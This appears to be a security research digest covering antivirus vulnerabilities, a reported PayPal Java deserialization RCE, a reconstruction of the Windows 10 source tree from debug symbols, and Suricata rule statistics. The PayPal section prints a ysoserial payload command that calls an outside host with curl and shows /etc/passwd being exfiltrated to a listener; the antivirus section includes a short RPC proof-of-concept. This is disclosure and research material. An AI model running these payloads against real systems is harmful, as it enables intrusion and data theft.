
TREND — ANTIVIRUS EXPLOITATION

Many people do not consider antivirus tools to be a threat. Antivirus software is frequently considered a trusted application; it may cause the reduction of information system efficiency, but provides protection against different types of attacks. As a result, antivirus can be the sole protection tool for the end-user while a set of antivirus software becomes the principal security method for enterprises.

However, as with any complicated programs, antiviruses are inherently vulnerable. Antivirus processes are trusted and run in privileged mode and that makes antiviruses appealing for attackers, as their exploitation can lead to system compromise.

Modern hackers actively exploit zero-day vulnerabilities, especially in protection tools. Currently, more attention is paid to vulnerabilities of protection software and antiviruses in particular. The researchers detect critical vulnerabilities both in the top antivirus programs and in protection tools of less popular vendors. The swelling numbers of exploits found and published in exploit-db and other resources indicate that this is a growing problem.

The chart below demonstrates the number of vulnerabilities found yearly in well-known antivirus software for the last 15 years. In the 2000s, information about antivirus vulnerabilities was published rarely, but in 2015, more than 50 exploits based on such critical vulnerabilities in antiviruses as authentication bypass, privilege escalation, and remote code execution were published.



In addition to independent researchers, Google Project Zero started searching vulnerabilities in protection tools in 2014 and detected a significant percentage of vulnerabilities published in 2015. It is quite logical that governmental organizations also pay attention to this issue. Mass media published reviews of Russian antivirus software performed by foreign intelligence agencies.

It is hard to forecast the frequency of vulnerabilities in antivirus software, but it is possible to make some conclusions based on published exploits. More details about these exploits are given below.

ATTACKS ON VULNERABLE ANTIVIRUSES

Tavis Ormandy, a researcher from the Google Security Research team, found a critical vulnerability in TrendMicro antivirus that leads to remote code execution **on January 11, 2016**.

When using autoloading of the antivirus, Password Manager is implemented by default. This module is written in JavaScript with node.js. It initiates RPC to handle API requests via HTTP. The vulnerability was found in openUrlInDefaultBrowser, an API function that calls ShellExecute() without checking transferred arguments. In other words, it allows arbitrary code execution.

```
X = NEW XMLHTTPREQUEST()
X.OPEN(«GET», «LOCALHOST:49155/API/
   OPENURLINDEFAULTBROWSER?URL=C:/WINDOWS/SYSTEM32/CALC.EXE TRUE);
TRY { X.SEND(); } CATCH (E) {};
```

The patch was issued one week after the incident.

exploit-db.com/exploits/39218

On January 12, specialists from SEC Consult, an Austrian company, published a report on bypassing security on McAfee Application Control. This application rejects the launching of apps unavailable in the white list and protects critical infrastructure. They used version 6.1.3.353 on Windows for testing. The researchers determined how to execute arbitrary code, launch unauthorized applications, and bypass DEP and UAC

features and white lists. Additionally, the researchers detected vulnerabilities in swin1.sys, which may lead to system failure.

exploit-db.com/docs/39228.pdf

On February 19, the researcher Fitzl Csaba wrote a proof-of-concept exploiting a vulnerability in the popular Indian antivirus QuickHeal 16.00. The webssx.sys driver appeared to be vulnerable to CVE-2015-8285 that can trigger BSOD or escalation of privileges. The driver was created without the flag FILE_DEVICE_SECURE_OPEN, so any user can interact with it, bypassing ACL. The researcher determined the IOCTL code and necessary buffer size for calling the vulnerable function. Due to insufficient checks of data received from the input buffer, an integer overflow of arguments sent to the memcpy function occurred.

exploit-db.com/exploits/39475

On February 29, Greg Linares detected a vulnerability in the GeekBuddy module of Comodo antivirus. It leads to local escalation of privileges. GeekBuddy starts several processes, one of which tries to upload the library shfolder.dll. Instead of a full path to a file, GeekBuddy implies only a hard-coded library name, and it is possible to spoof dll. If a hacker inserts malicious shfol der.dll into C:\ProgramData\Comodo\Ips4\temp\ and launches a client's update or waits for an automatic update, they can escalate privileges up to the SYSTEM level and fully compromise the system.

exploit-db.com/exploits/39508

On March 4, Google Security Research published new vulnerabilities in Avast. This time, they discovered an error related to memory corruption when parsing digital certificates. Tavis Ormandy created a portable executable file that triggered Avast failure. According to the specialist, the error was caused by corruption of memory when parsing digital signatures in files.

exploit-db.com/exploits/39530

On March 7, Maurizio Agazzini presented another McAfee vulnerability. The researcher wrote an exploit that allows bypassing security restrictions of McAfee VirusScan Enterprise 8.8. By using this vulnerability, a user with rights of a local administrator can bypass security restrictions and disable the antivirus without using its password.

The vulnerability was fixed on February 25, though he started sending his requests in fall 2014.

exploit-db.com/exploits/39531

On March 16, a critical vulnerability in the Avira antivirus was detected. As expected, the antivirus processes portable executable files, however, while testing the antivirus, researchers found the vulnerability called "heap underflow". It occurred when PE section headers were parsed. If a header had a large RVA, Avira saved the calculated offset on the heap and recorded data controlled by attackers in the buffer (data from section ->PointerToRawData). The vulnerability caused RCE with the NT_AUTHORITY\SYSTEM privileges. The patch was issued on March 18.

exploit-db.com/exploits/39600

On March 19, a report on a critical vulnerability in the Comodo antivirus was published. This product contains an x86 emulator used to unpack and monitor obfuscated executable files automatically. The emulator is supposed to execute malicious code securely within a short time, so it allows the sample to unpack or demonstrate some behavior feature interesting for detection.

With the exception of issues related to the memory corruption, arguments of some dangerous emulated API requests are transferred to API functions during scanning. Some wrappers extract arguments from the emulated address space and send them directly to the system calls with the NT_AUTHORITY\SYSTEM privileges. The call results then return to the emulator causing code execution.

It allows for different types of attacks, for example, reading, deleting, listing, and using cryptographic keys, interacting with smart cards and others devices. It is possible because the emulator forwards the arguments of the CryptoAPI functions directly to real APIs. Moreover, the vulnerability made it possible to read registry keys by using the RegQueryValueE wrapper, whose arguments are sent directly to a real API.

The attack vector shows that an attacker can execute malicious code in the emulator just by sending an email or making a victim visit an infected website. The patch was issued on March 22.

exploit-db.com/exploits/39599

On March 14, researchers detected a critical vulnerability in the Comodo antivirus engine. It was possible to execute arbitrary code when the antivirus unpacked malicious files protected by PackMan. PackMan is a little-known open source packer used by Comodo during scanning.

During the processing of files compressed with certain options by the packer, compression parameters are read directly from the input file without validation. Fuzzing shows that the pointer pksDeCodeBuffer.ptr can be forwarded anywhere in the function CAEPACKManUnpack::DoUnpack_With_NormalPack, and that allows an attacker to free the arbitrary address by the free() function. The vulnerability allows a hacker to execute code with the NT_AUTHORITY\SYSTEM privileges. The patch was issued on March 22.

exploit-db.com/exploits/39601

ANTIVIRUSES IN AN ISOLATED ENVIRONMENT

Despite all of the above outlined vulnerabilities, we cannot completely abandon the use of antivirus software. Antivirus engines analyze huge amounts of files more quickly than alternative solutions such as a sandbox, because they widely implement statistical analysis.

An effective protection system based on antiviruses should demonstrate detection accuracy and risk minimization. Scanning performed by several antivirus engines significantly increases accuracy and speed of threat detection.

To reduce risks, the user should launch antivirus processing of files in an isolated environment.

HOW TO HACK PAYPAL IN 73 SECONDS

In December 2015, we found a critical vulnerability in one of PayPal business websites (manager.paypal.com), and were able to execute arbitrary shell commands on PayPal web servers via unsafe Java object deserialization and to access production databases. Positive Technologies immediately reported this bug to PayPal security team, and it was fixed promptly.

While testing manager.paypal.com, we came across an unusual post form the "oldFormData" parameter that looks like a complex object after base64 decoding.

```
POST /updateTranxInfo.do HTTP/1.1
Host: manager.paypal.com
Connection: close
Content-Length: 14144
Cache-Control: max-age=0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Origin: https://manager.paypal.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_2)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.130 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer:
https://manager.paypal.com/tranxInfo.do?subaction=showtranxSettings
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,ru;q=0.6
Cookie: mecookie...

maxAmtPerTrans=1000.00&maxAmtForCredit=&allowCreditExceedMaxTransAmt=N&allo
wRefTrans=Y&confirmbutton=Confirm&oldFormData=¬¬ sr java.util.HashMap ¬¬¬
¬¬ F
loadFactorI
thresholdxp?@ w  sr java.lang.Integer ¬¬¬8 I valuexr java.lang.Number¬¬¬
¬¬¬ xp sr{com.verisign.vps.common.model.VendorRule¬¬{{_¬:¬ xr1com.veris
ign.vps.common.model.base.BaseVendorRule¬¬-¬o¬^¬ IhashCodeL _activet Ljava/
lang/String;L _idt,Lcom/verisign/vps/common/model/VendorRulePK;L _lastChang
edt Ljava/util/Date;L _valuet Ljava/lang/Integer;L _vendort&Lcom/verisign/vp
s/common/model/Vendor;xpE¬ ¬tYsr*com.verisign.vps.common.model.VendorRulePK
<¬(<¬¬¬ xr3com.verisign.vps.common.model.base.BaseVendorRulePK{ E¬-¬ ¬ I
hashCodeL _ruleIdq~
L _vidq~
xpnP¬Nq~ sq~ =¬¬sr java.sql.Timestamp& ¬¬S¬e I nanosxr java.util.Datehj¬KYt
xpwQ¬¬¬¬xsq~ ¬¬¬¬sr$com.verisign.vps.common.model.Vendor¬¬¬¬p6y L asc
```

After some investigation, we determined that this is a Java serialized object, java.util.HashMap, without any signature. It means anyone can send a serialized object of any existing class to the server, and the "readObject" (or "readResolve") method of that class will be called.

For exploitation, a hacker needs to find a suitable class in the classpath application or in the library, which can be serialized and has something interesting (from an exploitation perspective) in the "readObject" method, like a file creation or system level commands, whose parameters we can change.

A year ago, Chris Frohoff and Gabriel Lawrence found suitable classes in Commons Collections library that could lead to remote code execution. They also published the ysoserial, a tool for generating payloads that exploit unsafe Java object deserialization.

During testing, we downloaded this tool and generated a sun.reflect.annotation.AnnotationInvocationHandler payload that sends DNS and HTTP requests to our own server by executing the "curl x.s.artsploit.com/paypal" shell command.

```
m1ckymb:paypal m1cky$ java -jar ysoserial-0.0.2-all.jar CommonsCollections1
'curl x.s.artsploit.com/paypal' | base64
rO0ABXNyADJzdW4ucmVmbGVjdC5hbm5vdGF0aW9uLkFubm90YXRpb25JbnZvY2F0aW9uSGFuZGxl
clXK9Q8Vy36lAgACTAAMbWVtYmVyVmFsdWVzdAAPTGphdmEvdXRpbC9NYXA7TAAEdHlwZXQAEUxq
YXZhL2xhbmcvQ2xhc3M7eHBzfQAAAAEADWphdmEudXRpbC5NYXB4cgAXamF2YS5sYWSnLnJlZmxl
```

We then sent the base64 encoded payload in the "oldFormData" parameter to the application server, and the PayPal network generated a request that appeared in the NGINX access log:

```
173.0.81.65 - - [13/Dec/2015:12:12:34 +0000] "GET /paypal HTTP/1.1" 404 162
"-" "curl/7.15.5 (x86_64-redhat-linux-gnu) libcurl/7.15.5 OpenSSL/0.9.8b zli
b/1.2.3 libidn/0.6.5"
```

We could then execute arbitrary OS commands on the web servers of manager.paypal.com, establish a back connection to our own Internet server, and, for example, upload and execute a backdoor. As a result, we could access production databases used by the application of manager.paypal.com.

For the purposes of testing, we chose to read the /etc/passwd file by sending it to our server as a proof of the vulnerability.

```
root@ip-172-31-18-93:/home/ubuntu# nc -lv 80
Listening on [0.0.0.0] (family 0, port 80)
Connection from [173.0.81.65] port 80 [tcp/http] accepted (family 2, sport 21445)
POST / HTTP/1.1
User-Agent: curl/7.15.5 (x86_64-redhat-linux-gnu) libcurl/7.15.5 OpenSSL/0.9.8b zlib/1.2.3 libidn/0.6.5
Host: artsploit.com
Accept: */*
Content-Length: 18224
Expect: 100-continue
Content-Type: multipart/form-data; boundary----------------------------66eefc5a03c7

------------------------------66eefc5a03c7
Content-Disposition: form-data; name="file"; filename="passwd"
Content-Type: application/octet-stream

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
```

We also recorded a video how to reproduce this vulnerability (youtu.be/3GnyrvVyJNk), and reported it to the PayPal security team.

FROM TELEMETRY TO OPEN SOURCE: AN OVERVIEW OF WINDOWS 10 SOURCE TREE

There is a lot of internal information available about Microsoft software, despite the fact that it is closed-source. For example, export of library functions by names provides some information on the interfaces used. Debugging symbols used for troubleshooting of operating system errors are publicly available; however, there are only compiled binary modules at hand. In this article, we will try to determine what they looked like prior to compilation using only legal methods.

Raising this question is not new, as Mark Russinovich and Alex Ionescu did this before; however, my research was more detailed. What we need is debugging symbol packages, which are publically available, in this case — the most recent release of Windows 10 (64 bit), both free and checked builds.

Debugging symbols are a set of .pdb (program database) files that keep various information used for debugging purposes of Windows binary modules including names for globals, functions, and data structures, sometimes even with field names.

We can also use information from an almost-publicly-available checked build of Windows 10. This kind of build is full of debugging assertions that contain sensitive information about local variable names and even source line numbers.


```
if ( nFilterType + 1 > 0xF )
{
  v6 = VRipOutput(
    &unk_32D194,
    ERROR_INVALID_HOOK_FILTER,
    0x2000000
   "windows\\core\\ntuser\\kernel\\windows\\hooks.cxx",   // File
    642,                                                  // Line
   "zzzSetWindowsHookEx",                                 // Function
   "Invalid hook type 0x%x",                              // Message
    nFilterType);
  goto FASTFAIL;
}
```

The example above, while not providing an absolute path, does expose extremely helpful path information.

If we feed debugging symbols to the "strings" utility by Sysinternals, we get around 13 GB of raw data. However, repeating this with Windows installation files is a bad idea because it would generate useless data. Therefore, we limit target file types with the following list: exe — executable files, sys — drivers, dll — libraries, ocx — ActiveX components, cpl — control panel elements, efi — EFI applications, in particular, the bootloader. Then we get additional 5.3 GB of raw data. We were initially surprised that there were so few programs that can open gigabytes-large files and even fewer programs that can search for specific data inside those files. We used 010 Editor for manual operations on the raw and temporary data and python scripts for automated data filtering.

FILTERING SYMBOL DATA

The symbol file contains a list of object files used for linking of a corresponding executable image. Object file paths are absolute.



Filtering clue No. 1: find strings using the mask ":\\".

We are able to get the absolute paths, sort them, and remove duplicates, and due to the low volume of junk data, it can be removed manually. These results indicate the source tree structure. The root directory is "d:\th", which may stand for threshold, part of the name of the November release of Windows 10 — Threshold 1. However, we only get a few filenames starting with "d:\th". This is because the linker uses already compiled files as an input. Source files are compiled into the folders "d:\th.obj.amd64fre" for the release or free version of Windows and "d:\th.obj.amd64chk" for the checked or debug version.

Filtering clue No. 2: assuming that source files are stored as the corresponding object files after compilation, we can "decompile" object files back to the source ones. Please note that this step can produce an inaccurate structure in the source tree because we don't know for certain the compilation options used.

For example:

d:\th.obj.amd64fre\shell\osshell\games\freecell\objfre\amd64\freecell-game.obj,

turns into: *d:\th\shell\osshell\games\freecell\freecellgame.c??*

As for the file extensions, an object file can be produced from a range of different file types like "c", "cpp", "cxx", etc. and there is no way to identify the type of a source file, so we leave the "c??" extension.

There are a lot of different root directories, not only "d:\th". Others include "d:\th.public.chk" and "d:\th.public.fre"; however, we shall

omit these because they are just placeholders for publicly available SDKs. We also note there are many driver projects, which are seemingly built at developers' workplaces:

c:\users\joseph-liu\desktop\sources\rtl819xp_src\common\objfre_win7_amd64\amd64\eeprom.obj


C:\ALLPROJECTS\SW_MODEM\pcm\amd64\pcm.lib

C:\Palau\palau_10.4.292.0\sw\host\drivers\becndis\inbox\WS10\sandbox\Debug\x64\eth_tx.obj

C:\Users\avarde\Desktop\inbox\working\Contents\Sources\wl\sys\amd64\bcmwl63a\bcmwl63a\x64\Windows8Debug\nicpci.obj

There is a standard set of drivers for the devices that are compatible with public specifications, such as USB XHCI controllers, which is a part of a Windows source tree, while all vendor-specific drivers are built somewhere else.

Filtering clue No. 3: remove binary files, because we are only interested in source ones. Remove "pdb", "exp", "lib"; "res" files can be reverted to the original "rc" (resource compiler) files.



While this output is neat, we cannot get any additional information about source files from this step, so we must work with the next data set.

FILTERING RAW BINARIES DATA

As there are only a few absolute filenames in this data set, we will use the following extensions as a filter:

"c" — C sources
"cpp" — C++ sources
"cxx" — C or C++ sources
"h" — C header
"hpp" — C++ header
"hxx" — C or C++ header
"asm" — assembly source (MASM)
"inc" — assembly header (MASM)
"def" — module definition file

After the data is filtered, we can see that even though the filenames are not absolute, they are relative to the "d:\th" root, so we just add the "d:\th" string to all of the resulting filenames.

At this stage, there are problems with the filtered data. The first problem: we are not sure that object file paths were properly reverted to the source files paths.

Filtering clue No. 4: let's check if there are matching filepaths between filtered symbol data and filtered data from binaries.


They do match, so that means that we properly restored most of the directory structure for the source tree. There are some folders that might not be properly restored, but this level of inaccuracy is acceptable. We can also replace the "c??" extensions with matching filepaths extensions.

The second problem is header files. Although a header file is a very important part of a source tree, it is not compiled into an object file. This means that we can't restore the information about header files from object files, so we can only locate and restore header files that were found in the raw data from binaries.

The third problem is that we still don't know the extensions for the most source files.

Filtering clue No. 5: assume that a directory contains source files of the same type.

This means that if a directory already contains the "cpp" source file, it is likely that all the other files in the same folder will be "cpp" sources.



Filtering clue No. 6: use external sources of information for detail specification.

We used Windows Research Kernel as a reference to the assembler sources and renamed some assembly sources by hand.

INSPECTING THE RESULT DATA

A keyword search in the source filenames for "telemetry" resulted in 424 hits, the most interesting of which are listed below.

d:\th\admin\enterprisemgmt\enterprisecsps\v2\certificatecore\certificatestoretelemetry.cpp

d:\th\base\appcompat\appraiser\heads\telemetry\telemetryappraiser.cpp

d:\th\base\appmodel\search\common\telemetry\telemetry.cpp

d:\th\base\diagnosis\feedback\siuf\libs\telemetry\siufdatacustom.c??

d:\th\base\diagnosis\pdui\de\wizard\wizardtelemetryprovider.c??

d:\th\base\enterpriseclientsync\settingsync\azure\lib\azuresettingsyncprovidertelemetry.cpp

d:\th\base\fs\exfat\telemetry.c

d:\th\base\fs\fastfat\telemetry.c

d:\th\base\fs\udfs\telemetry.c

d:\th\base\power\energy\platformtelemetry.c??

d:\th\base\power\energy\sleepstudytelemetry.c??

d:\th\base\stor\vds\diskpart\diskparttelemetry.c??

d:\th\base\stor\vds\diskraid\diskraidtelemetry.cpp

d:\th\base\win32\winnls\els\advancedservices\spelling\platformspecific\current\spellingtelemetry.c??

d:\th\drivers\input\hid\hidcore\hidclass\telemetry.h

d:\th\drivers\mobilepc\location\product\core\crowdsource\location-oriontelemetry.cpp

d:\th\drivers\mobilepc\sensors\common\helpers\sensorstelemetry.cpp

d:\th\drivers\wdm\bluetooth\user\bthtelemetry\bthtelemetry.c??

d:\th\drivers\wdm\bluetooth\user\bthtelemetry\fingerprintcollector.c??

d:\th\drivers\wdm\bluetooth\user\bthtelemetry\localradiocollector.c??

d:\th\drivers\wdm\usb\telemetry\registry.c??

d:\th\drivers\wdm\usb\telemetry\telemetry.c??

d:\th\ds\dns\server\server\dnsexe\dnstelemetry.c??

d:\th\ds\ext\live\identity\lib\tracing\lite\microsoftaccounttelemetry.c??

d:\th\ds\security\base\lsa\server\cfiles\telemetry.c

d:\th\ds\security\protocols\msv_sspi\dll\ntlmtelemetry.c??

d:\th\ds\security\protocols\ssl\telemetry\telemetry.c??

d:\th\ds\security\protocols\sspcommon\ssptelemetry.c??

d:\th\enduser\windowsupdate\client\installagent\common\com-montelemetry.cpp

d:\th\enduser\winstore\licensemanager\lib\telemetry.cpp

d:\th\minio\ndis\sys\mp\ndistelemetry.c??

d:\th\minio\security\base\lsa\security\driver\telemetry.cxx

d:\th\minkernel\fs\cdfs\telemetry.c

d:\th\minkernel\fs\ntfs\mp\telemetry.c??

d:\th\minkernel\fs\refs\mp\telemetry.c??

d:\th\net\netio\iphlpsvc\service\teredo_telemetry.c

d:\th\net\peernetng\torino\telemetry\notelemetry\peerdistnotelemetry.c??

d:\th\net\rras\ip\nathlp\dhcp\telemetryutils.c??

d:\th\net\winrt\networking\src\sockets\socketstelemetry.h

d:\th\shell\cortana\cortanaui\src\telemetrymanager.cpp

d:\th\shell\explorer\traynotificationareatelemetry.h

d:\th\shell\explorerframe\dll\ribbontelemetry.c??

d:\th\shell\fileexplorer\product\fileexplorertelemetry.c??

d:\th\shell\osshell\control\scrnsave\default\screensavertelemetryc.c??

d:\th\windows\moderncore\inputv2\inputprocessors\devices\keyboard\lib\keyboardprocessortelemetry.c??

d:\th\windows\published\main\touchtelemetry.h

d:\th\xbox\onecore\connectedstorage\service\lib\connectedstorage-telemetryevents.cpp

d:\th\xbox\shellui\common\xbox.shell.data\telemetryutil.c??

These results don't generate additional information about the telemetry internals, but they do provide an interesting starting point for a more detailed research.

We next found PatchGuard, but the source tree contains only one file of an unknown type (most likely binary).

d:\th\minkernel\ntos\ke\patchgd.wmp

Searching the unfiltered data reveals that PatchGuard is in fact a separate project.

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp\xcptgen00.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp\xcptgen01.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp\xcptgen02.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp\xcptgen03.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp\xcptgen04.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp\xcptgen05.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp\xcptgen06.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp\xcptgen07.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp\xcptgen08.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp\xcptgen09.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp_noltcg\patchgd.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp_noltcg\patchgda.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp_noltcg\patchgda2.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp_noltcg\patchgda3.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp_noltcg\patchgda4.c??

We also searched for random phrases and words. Some interesting results are provided below.

d:\th\windows\core\ntgdi\fondrv\otfd\atmdrvr\umlib\backdoor.c??

d:\th\inetcore\edgehtml\src\site\webaudio\opensource\wtf\wtfvector.h

d:\th\printscan\print\drivers\renderfilters\msxpsfilters\util\opensource\libjpeg\jaricom.c??

d:\th\printscan\print\drivers\renderfilters\msxpsfilters\util\opensource\libpng\png.c??

d:\th\printscan\print\drivers\renderfilters\msxpsfilters\util\opensource\libtiff\tif_compress.c??

d:\th\printscan\print\drivers\renderfilters\msxpsfilters\util\opensource\zlib\deflate.c??

Now this is the end.

RULES FOR IDS/IPS SURICATA: HELPFUL ADDITIONS BUT A LOSING BATTLE

IDS/IPS (intrusion detection system/intrusion prevention system) are an essential security tool for large companies. There are currently a large number of commercial and open-source solutions on the market, all of which have their pros and cons. However, they all have something in common — they all require timely updates of threat detection rules in order to work effectively. The majority of IDS/IPS allow rules developed for Snort. One of the most well-known rules providers is Emerging Threats acquired by Proofpoint.

We decided to collect statistics on Emerging Threats rules releases for the Pro set (commercial version) and the Open set (open-source version) for Suricata, as the syntax is comparable to Snort. Suricata is more extensive and allows more opportunities for developers to modify it.


We have reviewed all change logs for the rule Suricata and Suricata-1.3 (rules.emergingthreats.net/changelogs) starting from 2015. The first thing we were interested in is the number of rules released for exploitation detection. This category included CVE-bound rules, as well as Attack Response and Exploit rules.

To bind CVE to the rules, we have parsed the working sid-msg.map file and its change log. The file contains metadata mapping for sid rules and has the following strings:


```
2021138 || ET WEB_SERVER ElasticSearch Directory Traversal Attempt
(CVE-2015-3337) || cve,2015-3337
2021139 || ET TROJAN H1N1 Loader CnC Beacon M1 || url,kernelmode.
info/forum/viewtopic.php?f=16&t=3851
```

The CVE identifier may be indicated separately or in the msg field. From there we managed to obtain CVE rules mapping.


As one attack may correspond with several similar rules, it's vital to select only the unique ones. Rules whose msg fields are only slightly different (with the score of 0.99 or more according to Jaro-Winkler algorithm) were omitted. As a result, the selection only included the rules with CVE mapping or the Attack Response and Exploit markers in the msg field.



